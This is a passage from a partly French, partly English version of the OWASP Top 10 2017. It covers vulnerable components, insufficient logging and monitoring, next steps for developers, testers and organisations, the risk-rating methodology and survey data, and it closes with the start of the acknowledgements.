| Bien qu'il soit facile de trouver des exploits prêts à l'emploi pour de multiples vulnérabilités, d'autres vulnérabilités demandent un effort soutenu pour développer un exploit adapté. | La fréquence de ce problème est très élevée. Les modèles de développement à composants multiples peuvent conduire à ce que des équipes de développement ne sachent même pas quels composants ils utilisent dans leur application ou API, et soient donc encore moins susceptibles de les maintenir à jour. Des scanners comme retire.js aident à la détection, mais l'exploitation demande un effort supplémentaire. | Alors que quelques vulnérabilités connues ont seulement des impacts mineurs, certaines des violations les plus importantes jusqu'à aujourd'hui reposent sur l'exploitation de vulnérabilités connues dans des composants. Suivant les actifs que vous avez à protéger, ce risque pourra être l'un de vos risques majeurs. |

## Suis-je Vulnérable ?

Vous êtes probablement vulnérable:

* Si vous ne savez pas quels sont tous les composants que vous utilisez (à la fois côté client et côté serveur). Cela comprend les composants que vous utilisez directement ou par l'intermédiaire des dépendances imbriquées.
* Si le logiciel est vulnérable, sans support, ou obsolète. Cela concerne le système d'exploitation, le serveur web/application, le système de gestion de base de données (SGBD), les applications, APIs et autres composants, les environments d'exécution, et les bibliothèques.
* Si vous ne faites pas de recherche régulières de vulnérabilités et de souscription aux bulletins de sécurité des composants que vous utilisez.
* Si vous ne corrigez pas ni mettez à jour vos plateformes sous-jacentes, vos frameworks, et leurs dépendances sur la base d'une analyse de risque, dans un délai convenable. Cela apparaît fréquemment dans les environnements où les mises à jour sont faites sur une base mensuelle ou trimestrielle au rythme des évolutions logicielles, ce qui laisse les organisations exposées inutilement, des jours et des mois, à des failles avant de corriger les vulnérabilités.
* Si les développeurs de logiciels ne testent pas la compatibilité des évolutions, des mises à jour et des correctifs des bibliothèques.
* Si vous ne sécurisez pas les configurations des composants (voir **A6:2017-Mauvaise Configuration de Sécurité**).

## Comment s'en Prémunir ?

Vous devez mettre en place une gestion des mises à jour pour:

* Supprimer les dépendances inutiles et les fonctionnalités, composants, fichiers et documentation non nécessaires.
* Faire un inventaire en continu des versions de composants à la fois client et serveur (ex. frameworks, bibliothèques) et de leurs dépendances avec des outils tels que versions, DependencyCheck, retire.js, etc.
* Surveiller en permanence les sources comme CVE et NVD pour suivre les vulnérabilités des composants. Utiliser des outils d'analyse de composants logiciels pour automatiser le processus. Souscrire aux alertes par courriel concernant les vulnérabilités sur les composants que vous utilisez.
* Ne récupérer des composants qu'auprès de sources officielles via des liens sécurisés. Préférer des paquets signés pour minimiser les risques d'insertion de composants modifiés malicieux.
* Surveiller les bibliothèques et les composants qui ne sont plus maintenus ou pour lesquels il n'y a plus de correctifs de sécurité. Si les mises à jour ne sont pas possibles, penser à déployer des mises à jour virtuelles pour surveiller, détecter et se protéger d'éventuelles découvertes de failles.

Chaque organisation doit s'assurer d'avoir un projet continu de surveillance, de tri, d'application des mises à jour et de modification de configuration pour la durée de vie d'une application ou de sa gamme.

## Exemple de Scénario d'Attaque

**Scénario #1**: Les composants s'exécutent généralement avec le même niveau de privilèges que l'application, et donc les failles d'un quelconque composant peuvent aboutir à un impact sévère. Les failles peuvent être accidentelles (ex. erreur de codage) ou intentionnelles (ex. porte dérobée dans un composant). Voici quelques exemples de découvertes de vulnérabilités exploitables de composants :

* [CVE-2017-5638](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638), une vulnérabilité d'exécution à distance de Struts 2, qui permet l'éxecution de code arbitraire sur le serveur, a été responsable d'importantes violations.
* Bien que [l'internet des objets (IoT)](https://en.wikipedia.org/wiki/Internet_of_things) soit souvent difficile voire impossible à mettre à jour, l'importance de ces mises à jour peut être énorme (ex. objets biomédicaux).

Il existe des outils automatiques qui aident les attaquants à trouver des systèmes malconfigurés ou non mis à jour. Par exemple, le [moteur de recherche IoT de Shodan](https://www.shodan.io/report/89bnfUyJ) peut vous aider à trouver des objets qui sont encore vulnérables à la faille [Heartbleed](https://en.wikipedia.org/wiki/Heartbleed) corrigée en Avril 2014.

## Références

### OWASP

* [OWASP Standard de Vérification de Sécurité Applicative: V1 Architecture, conception et modélisation des menaces](https://www.owasp.org/index.php/ASVS_V1_Architecture)
* [OWASP Contrôle des Dépendences (pour les bibliothèques Java et .NET)](https://www.owasp.org/index.php/OWASP_Dependency_Check)
* [OWASP Guide de Test - Map Application Architecture (OTG-INFO-010)](https://www.owasp.org/index.php/Map_Application_Architecture_(OTG-INFO-010))
* [OWASP Meilleures pratiques de Mises à Jour Virtuelles](https://www.owasp.org/index.php/Virtual_Patching_Best_Practices)

### Externes

* [La regrettable réalité des bibliothèques non sécurisées](https://www.aspectsecurity.com/research-presentations/the-unfortunate-reality-of-insecure-libraries)
* [L'organisation MITRE maintient le dictionnaire de recherche des Common Vulnerabilities and Exposures (CVE)](https://www.cvedetails.com/version-search.php)
* [Base de Données Nationale de Vulnérabilité (NVD)](https://nvd.nist.gov/)
* [Retire.js pour la détection de vulnérabilités connues des bibliothèques JavaScript](https://github.com/retirejs/retire.js/)
* [Bibliothèques des alertes de Sécurité Node.js](https://nodesecurity.io/advisories)
* [Base de Données des alertes de Sécurité des bibliothèques Ruby et Outils](https://rubysec.com/)

# A10:2017 Supervision et Journalisation Insuffisantes

|  |  |  |
| --- | --- | --- |
| Facteurs de Menace/Vecteurs d'Attaque | Vulnérabilités | Impacts |
| Accès Lvl : Exploitation 2 | Fréquence 3 : Détection 1 | Techniques 2 : Métier ? |
| L’exploitation des insuffisances de supervision et de journalisation sont à la base de presque tous les incidents majeurs. Les carences dans la supervision et la gestion de réactions, rapides et adéquates, permettent aux attaquants de réaliser leurs objectifs sans être détectés. | Ce problème a été intégré dans le Top 10 suite à l’enquête auprès d’un panel d’entreprises (voir [enquête industrie](https://owasp.blogspot.com/2017/08/owasp-top-10-2017-project-update.html)). Une des méthodes pour s’assurer que vous avez une journalisation suffisante est de contrôler les journaux après un test d’intrusion. La journalisation des actions du testeur doit permettre de comprendre quels dommages ont été faits. | La plupart des attaques réussies commencent par des tests de vulnérabilités. Laisser faire de tels tests en continu conduira à une exploitation réussie avec une probabilité proche de 100%. En 2016, reconnaître une attaque prenait [en moyenne 191 jours](https://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=SEL03130WWEN&), ce qui laisse beaucoup de temps pour faire des dégâts. |

## Suis-je Vulnérable ?

L'insuffisance de journalisation, de détection, de supervision et de réaction aux incidents est avérée si :

* Les traces d’audit, telles que les accès réussis ou échoués et les transactions sensibles, ne sont pas enregistrées.
* Les alertes et les erreurs générées ne sont pas enregistrées, ou leur journalisation est inadéquate, ou imprécise.
* Les journaux des applications et des APIs ne sont pas contrôlés pour détecter les actions suspectes.
* Les journaux ne sont stockés que localement.
* Aucun processus de seuil d’alerte convenable ni de remontées d'information pour y répondre n'ont été définis, ou ils sont inadéquats, ou inefficaces.
* Les tests d'intrusion et de balayage avec des outils [DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) (tels que [OWASP ZAP](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)) ne génèrent pas d'alertes.
* L’application ne détecte pas, ne génère pas de remontées d'information ni d’alerte en temps réel, ou assimilé, en cas d’attaque active.

Vous êtes vulnérable à une fuite d’information si les enregistrements de journalisation et d’alertes sont accessibles à vos utilisateurs et attaquants (voir A3:2017-Exposition de Données Sensibles).

## Comment s'en Prémunir ?

Conformément aux risques évalués sur les données stockées ou gérées par l'application :

* S'assurer que toutes les authentifications, les erreurs de contrôle d'accès et de contrôle des entrées côté serveur sont enregistrées, avec un contexte utilisateur suffisant pour identifier les comptes suspects ou malveillants, et conservées suffisamment longtemps pour permettre une analyse légale différée.
* S'assurer que les enregistrements des journaux sont dans un format standard pour permettre des les intégrer facilement à une solution de gestion de logs centralisée.
* S'assurer que les transactions à haute valeur ajoutée ont une piste d'audit, avec un contrôle d'intégrité pour éviter la modification ou la suppression comme des tables de bases de données en ajout seul ou équivalent.
* Mettre en place une supervision et une gestion d'alertes efficaces pour détecter et réagir aux actions suspectes en temps opportun.
* Définir ou adopter un plan de réaction et de reprise sur incident, comme celui du [NIST 800-61 rev 2](https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final) ou ultérieur.

On trouve des logiciels, commerciaux ou open source, de protection d'applications tel que [OWASP AppSensor](https://www.owasp.org/index.php/OWASP_AppSensor_Project), de pare-feux d'application web, tel que [ModSecurity with the OWASP ModSecurity Core Rule Set](https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project), et de logiciels de corrélation de journaux avec des tableaux de bord et d'alertes configurables.

## Exemples de Scénarios d'Attaque

**Scénario #1**: : Un forum, pour un projet de développement open source d’une petite équipe, a été piraté à cause d’une faille logicielle. Les attaquants ont effacé le dépôt du code source de la future version et tout le contenu du forum. Bien que le code ait pu être récupéré, le manque de supervision, de journalisation et d’alertes ont conduit à la pire violation. Le résultat est que le projet a été arrêté.  
**Scénario #2**: : Un attaquant teste des accès utilisateur avec un mot de passe commun. Il pourra accéder à tous les comptes ayant ce mot de passe. Pour tous les autres utilisateurs, ce test ne laisse qu'une trace de tentative d'accès échoué. Quelques jours après, ce test peut être réalisé avec un autre mot de passe.  
**Scénario #3**: Un grand distributeur américain a rapporté qu'une sandbox d’analyse de malware de fichiers attachés, aurait détecté un logiciel suspect mais que personne n'a réagi à cette détection. Il y a eu plusieurs alertes avant que la brèche ne soit découverte par une banque externe à cause d'une transaction par carte frauduleuse.

## Références

### OWASP

* [OWASP Proactive Controls: Implement Logging and Intrusion Detection](https://www.owasp.org/index.php/OWASP_Proactive_Controls#8:_Implement_Logging_and_Intrusion_Detection)
* [OWASP Application Security Verification Standard: V8 Logging and Monitoring](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Testing for Detailed Error Code](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Cheat Sheet: Logging](https://www.owasp.org/index.php/Logging_Cheat_Sheet)

### Externes

* [CWE-223: Omission of Security-relevant Information](https://cwe.mitre.org/data/definitions/223.html)
* [CWE-778: Insufficient Logging](https://cwe.mitre.org/data/definitions/778.html)

# +D What's Next for Developers

## Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost-effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

|  |  |
| --- | --- |
| Activity | Description |
| Application Security Requirements | To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the [OWASP Application Security Verification Standard (ASVS)](https://www.owasp.org/index.php/ASVS) as a guide for setting the security requirements for your application(s). If you’re outsourcing, consider the [OWASP Secure Software Contract Annex](https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex). **Note**: The annex is for US contract law, so please consult qualified legal advice before using the sample annex. |
| Application Security Architecture | Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the [OWASP Prevention Cheat Sheets](https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series) as a good starting point for guidance on how to design security in from the beginning. |
| Security Standard Controls | Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. The [OWASP Prevention Cheat Sheets](https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series) is a good starting point for developers, and many modern frameworks now come with standard and effective security controls for authorization, validation, CSRF prevention, etc. |
| Secure Development Lifecycle | To improve the process your organization follows when building applications and APIs, OWASP recommends the [OWASP Software Assurance Maturity Model (SAMM)](https://www.owasp.org/index.php/OWASP_SAMM_Project). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization. |
| Application Security Education | The [OWASP Education Project](https://www.owasp.org/index.php/Category:OWASP_Education_Project) provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try [OWASP WebGoat](https://www.owasp.org/index.php/WebGoat), [WebGoat.NET](https://www.owasp.org/index.php/Category:OWASP_WebGoat.NET), [OWASP NodeJS Goat](https://www.owasp.org/index.php/OWASP_Node_js_Goat_Project), [OWASP Juice Shop Project](https://www.owasp.org/index.php/OWASP_Juice_Shop_Project) or the [OWASP Broken Web Applications Project](https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project). To stay current, come to an [OWASP AppSec Conference](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference), [OWASP Conference Training](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference), or local [OWASP Chapter meetings](https://www.owasp.org/index.php/Category:OWASP_Chapter). |

There are numerous additional OWASP resources available for your use. Please visit the [OWASP Projects](https://www.owasp.org/index.php/Projects) page, which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our [wiki](https://www.owasp.org/), and many OWASP documents can be ordered in [hardcopy or as eBooks](https://stores.lulu.com/owasp).

# +T What's Next for Security Testers

## Establish Continuous Application Security Testing

Building code securely is important. But it’s critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it is supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what’s important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn’t slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

|  |  |
| --- | --- |
| Activity | Description |
| Understand the Threat Model | Before you start testing, be sure you understand what’s important to spend time on. Priorities come from the threat model, so if you don’t have one, you need to create one before testing. Consider using [OWASP ASVS](https://www.owasp.org/index.php/ASVS) and the [OWASP Testing Guide](https://www.owasp.org/index.php/OWASP_Testing_Project) as an input and don’t rely on tool vendors to decide what’s important for your business. |
| Understand Your SDLC | Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process. |
| Testing Strategies | Choose the simplest, fastest, most accurate technique to verify each requirement. The [OWASP Security Knowledge Framework](https://www.owasp.org/index.php/OWASP_Security_Knowledge_Framework) and [OWASP Application Security Verification Standard](https://www.owasp.org/index.php/ASVS) can be great sources of functional and nonfunctional security requirements in your unit and integration testing. Be sure to consider the human resources required to deal with false positives from the use of automated tooling as well as the serious dangers of false negatives. |
| Achieving Coverage and Accuracy | You don’t have to start out testing everything. Focus on what’s important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified as well as expanding the set of applications and APIs being covered. The goal is to achieve a state where the essential security of all your applications and APIs is verified continuously. |
| Clearly Communicate Findings | No matter how good you are at testing, it won’t make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without “lingo” and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files. |

# +O What's Next for Organizations

## Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish effective processes and capabilities for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.

OWASP recommends organizations establish an application security program to gain insight and improve security across their applications and APIs. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, business, and executive management. Security should be visible and measurable, so that all the different players can see and understand the organization’s application security posture. Focus on the activities and outcomes that actually help improve enterprise security by eliminating or reducing risk. [OWASP SAMM](https://www.owasp.org/index.php/OWASP_SAMM_Project) and the [OWASP Application Security Guide for CISOs](https://www.owasp.org/index.php/Application_Security_Guide_For_CISOs) is the source of most of the key activities in this list.

### Get Started

* Document all applications and associated data assets. Larger organizations should consider implementing a Configuration Management Database (CMDB) for this purpose.
* Establish an [application security program](https://www.owasp.org/index.php/SAMM_-_Strategy_&_Metrics_-_1) and drive adoption.
* Conduct a [capability gap analysis](https://www.owasp.org/index.php/SAMM_-_Strategy_&_Metrics_-_3) comparing your organization to your peers to define key improvement areas and an execution plan.
* Gain management approval and establish an [application security awareness campaign](https://www.owasp.org/index.php/SAMM_-_Education_&_Guidance_-_1) for the entire IT organization.

### Risk Based Portfolio Approach

* Identify the [protection needs](https://www.owasp.org/index.php/SAMM_-_Strategy_&_Metrics_-_2) of your [application portfolio](https://www.owasp.org/index.php/SAMM_-_Strategy_&_Metrics_-_2) from a business perspective. This should be driven in part by privacy laws and other regulations relevant to the data asset being protected.
* Establish a common [risk rating model](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
* Accordingly measure and prioritize all your applications and APIs. Add the results to your CMDB.
* Establish assurance guidelines to properly define coverage and level of rigor required.

### Enable with a Strong Foundation

* Establish a set of focused [policies and standards](https://www.owasp.org/index.php/SAMM_-_Policy_&_Compliance_-_2) that provide an application security baseline for all development teams to adhere to.
* Define a common set of [reusable security controls](https://www.owasp.org/index.php/OWASP_Security_Knowledge_Framework) that complement these policies and standards and provide design and development guidance on their use.
* Establish an [application security training curriculum](https://www.owasp.org/index.php/SAMM_-_Education_&_Guidance_-_2) that is required and targeted to different development roles and topics.

### Integrate Security into Existing Processes

* Define and integrate [secure implementation](https://www.owasp.org/index.php/SAMM_-_Construction) and [verification](https://www.owasp.org/index.php/SAMM_-_Verification) activities into existing development and operational processes.
* Activities include [threat modeling](https://www.owasp.org/index.php/SAMM_-_Threat_Assessment_-_1), secure [design and design review](https://www.owasp.org/index.php/SAMM_-_Design_Review_-_1), secure coding and [code review](https://www.owasp.org/index.php/SAMM_-_Code_Review_-_1), [penetration testing](https://www.owasp.org/index.php/SAMM_-_Security_Testing_-_1), and remediation.
* Provide subject matter experts and [support services for development and project teams](https://www.owasp.org/index.php/SAMM_-_Education_&_Guidance_-_3) to be successful.

### Provide Management Visibility

* Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices and activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
* Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise. Learn from mistakes and offer positive incentives to promote improvements

# +A: What's next for Application Managers

## Manage the Full Application Lifecycle

Applications belong to the most complex systems humans regularly create and maintain. IT management for an application should be performed by IT specialists who are responsible for the overall IT lifecycle of an application. We suggest establishing the role of application manager as technical counterpart to the application owner. The application manager is in charge of the whole application lifecycle from the IT perspective, from collecting the requirements until the process of retiring systems, which is often overlooked.

## Requirements and Resource Management

* Collect and negotiate the business requirements for an application with the business, including the protection requirements with regard to confidentiality, authenticity, integrity and availability of all data assets, and the expected business logic.
* Compile the technical requirements including functional and nonfunctional security requirements.
* Plan and negotiate the budget that covers all aspects of design, build, testing and operation, including security activities.

## Request for Proposals (RFP) and Contracting

* Negotiate the requirements with internal or external developers, including guidelines and security requirements with respect to your security program, e.g. SDLC, best practices.
* Rate the fulfillment of all technical requirements, including a planning and design phase.
* Negotiate all technical requirements, including design, security, and service level agreements (SLA).
* Adopt templates and checklists, such as [OWASP Secure Software Contract Annex](https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex). **Note**: The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

## Planning and Design

* Negotiate planning and design with the developers and internal shareholders, e.g. security specialists.
* Define the security architecture, controls, and countermeasures appropriate to the protection needs and the expected threat level. This should be supported by security specialists.
* Ensure that the application owner accepts remaining risks or provides additional resources.
* In each sprint, ensure security stories are created that include constraints added for non-functional requirements.

## Deployment, Testing, and Rollout

* Automate the secure deployment of the application, interfaces and all required components, including needed authorizations.
* Test the technical functions and integration with the IT architecture and coordinate business tests.
* Create "use" and "abuse" test cases from technical and business perspectives.
* Manage security tests according to internal processes, the protection needs, and the assumed threat level by the application.
* Put the application in operation and migrate from previously used applications if needed.
* Finalize all documentation, including the CMDB and security architecture.

## Operations and Change Management

* Operations must include guidelines for the security management of the application (e.g. patch management).
* Raise the security awareness of users and manage conflicts about usability vs. security.
* Plan and manage changes, e.g. migrate to new versions of the application or other components like OS, middleware, and libraries.
* Update all documentation, including in the change management data base (CMDB) and the security architecture, controls, and countermeasures, including any runbooks or project documentation.

## Retiring Systems

* Any required data should be archived. All other data should be securely wiped.
* Securely retire the application, including deleting unused accounts and roles and permissions.
* Set your application's state to retired in the CMDB.

# +R Note About Risks

## It's About the Risks that Weaknesses Represent


The Risk Rating methodology for the Top 10 is based on the [OWASP Risk Rating Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology). For each Top 10 category, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change and evolve.

The [OWASP Risk Rating Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology) defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as application owners or managers when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The risk scales for each factor range from 1-Low to 3-High with terminology specific for each factor. The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Acknowledgements on page 25), and we have aggregated their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10 (the higher the result the higher the risk). Detectability, Ease of Exploit, and Impact were calculated from analyzing reported CVEs that were associated with each of the Top 10 categories.

**Note**: This approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.


The following illustrates our calculation of the risk for **A6:2017-Security Misconfiguration**



# +RF Details About Risk Factors

## Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.



## Additional Risks To Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (ordered by CWE-ID) that you should additionally consider include:

* [CWE-352: Cross-Site Request Forgery (CSRF)](https://cwe.mitre.org/data/definitions/352.html)
* [CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'AppDoS')](https://cwe.mitre.org/data/definitions/400.html)
* [CWE-434: Unrestricted Upload of File with Dangerous Type](https://cwe.mitre.org/data/definitions/434.html)
* [CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)](https://cwe.mitre.org/data/definitions/451.html)
* [CWE-601: Unvalidated Forward and Redirects](https://cwe.mitre.org/data/definitions/601.html)
* [CWE-799: Improper Control of Interaction Frequency (Anti-Automation)](https://cwe.mitre.org/data/definitions/799.html)
* [CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)](https://cwe.mitre.org/data/definitions/829.html)
* [CWE-918: Server-Side Request Forgery (SSRF)](https://cwe.mitre.org/data/definitions/918.html)

# +Dat Methodology and Data

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys.

## Industry Ranked Survey

For the survey, we collected the vulnerability categories that had been previously identified as being “on the cusp” or were mentioned in feedback to 2017 RC1 on the Top 10 mailing list. We put them into a ranked survey and asked respondents to rank the top four vulnerabilities that they felt should be included in the OWASP Top 10 - 2017. The survey was open from Aug 2 – Sep 18, 2017. 516 responses were collected and the vulnerabilities were ranked.

|  |  |  |
| --- | --- | --- |
| Rank | Survey Vulnerability Categories | Score |
| 1 | Exposure of Private Information ('Privacy Violation') [CWE-359] | 748 |
| 2 | Cryptographic Failures [CWE-310/311/312/326/327] | 584 |
| 3 | Deserialization of Untrusted Data [CWE-502] | 514 |
| 4 | Authorization Bypass Through User-Controlled Key (IDOR & Path Traversal) [CWE-639] | 493 |
| 5 | Insufficient Logging and Monitoring [CWE-223 / CWE-778] | 440 |

Exposure of Private Information is clearly the highest-ranking vulnerability, but fits very easily as an additional emphasis into the existing **A3:2017-Sensitive Data Exposure**. Cryptographic Failures can fit within Sensitive Data Exposure. Insecure deserialization was ranked at number three, so it was added to the Top 10 as **A8:2017-Insecure Deserialization** after risk rating. The fourth ranked User-Controlled Key is included in **A5:2017-Broken Access Control**; it is good to see it rank highly on the survey, as there is not much data relating to authorization vulnerabilities. The number five ranked category in the survey is Insufficient Logging and Monitoring, which we believe is a good fit for the Top 10 list, which is why it has become **A10:2017-Insufficient Logging & Monitoring**. We have moved to a point where applications need to be able to define what may be an attack and generate appropriate logging, alerting, escalation and response.

## Public Data Call

Traditionally, the data collected and analyzed was more along the lines of frequency data: how many vulnerabilities were found in tested applications. As is well known, tools traditionally report all instances found of a vulnerability and humans traditionally report a single finding with a number of examples. This makes it very difficult to aggregate the two styles of reporting in a comparable manner.

For 2017, the incidence rate was calculated by how many applications in a given data set had one or more of a specific vulnerability type. The data from many larger contributors was provided in two views. The first was the traditional frequency style of counting every instance found of a vulnerability, while the second was the count of applications in which each vulnerability was found in (one or more times). While not perfect, this reasonably allows us to compare the data from Human Assisted Tools and Tool Assisted Humans. The raw data and analysis work is [available in GitHub](https://github.com/OWASP/Top10/tree/master/2017/datacall). We intend to expand on this with additional structure for future versions of the Top 10.

We received 40+ submissions in the call for data, and because many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one-year block of time where possible and identified by the contributor. The majority of applications are unique, though we acknowledge the likelihood of some repeat applications between the yearly data from Veracode. The 23 data sets used were either identified as tool assisted human testing or specifically provided incidence rate from human assisted tools. Anomalies in the selected data of 100%+ incidence were adjusted down to 100% max. To calculate the incidence rate, we calculated the percentage of the total applications there were found to contain each vulnerability type. The ranking of incidence was used for the prevalence calculation in the overall risk for ranking the Top 10.

# Acknowledgements

## Acknowledgements to Data Contributors

We'd like to thank the many organizations that contributed their vulnerability data to support the 2017 update:

* ANCAP
* Aspect Security
* AsTech Consulting
* Atos
* Branding Brand
* Bugcrowd
* BUGemot
* CDAC
* Checkmarx
* Colegio LaSalle Monteria
* Company.com
* ContextIS
* Contrast Security
* DDoS.com
* Derek Weeks
* Easybss
* Edgescan
* EVRY
* EZI
* Hamed
* Hidden
* I4 Consulting
* iBLISS Seguran̤a & Intelig̻encia
* ITsec Security Services bv
* Khallagh
* Linden Lab
* M. Limacher IT Dienstleistungen
* Micro Focus Fortify
* Minded Security
* National Center for Cyber Security Technology
* Network Test Labs Inc.
* Osampa
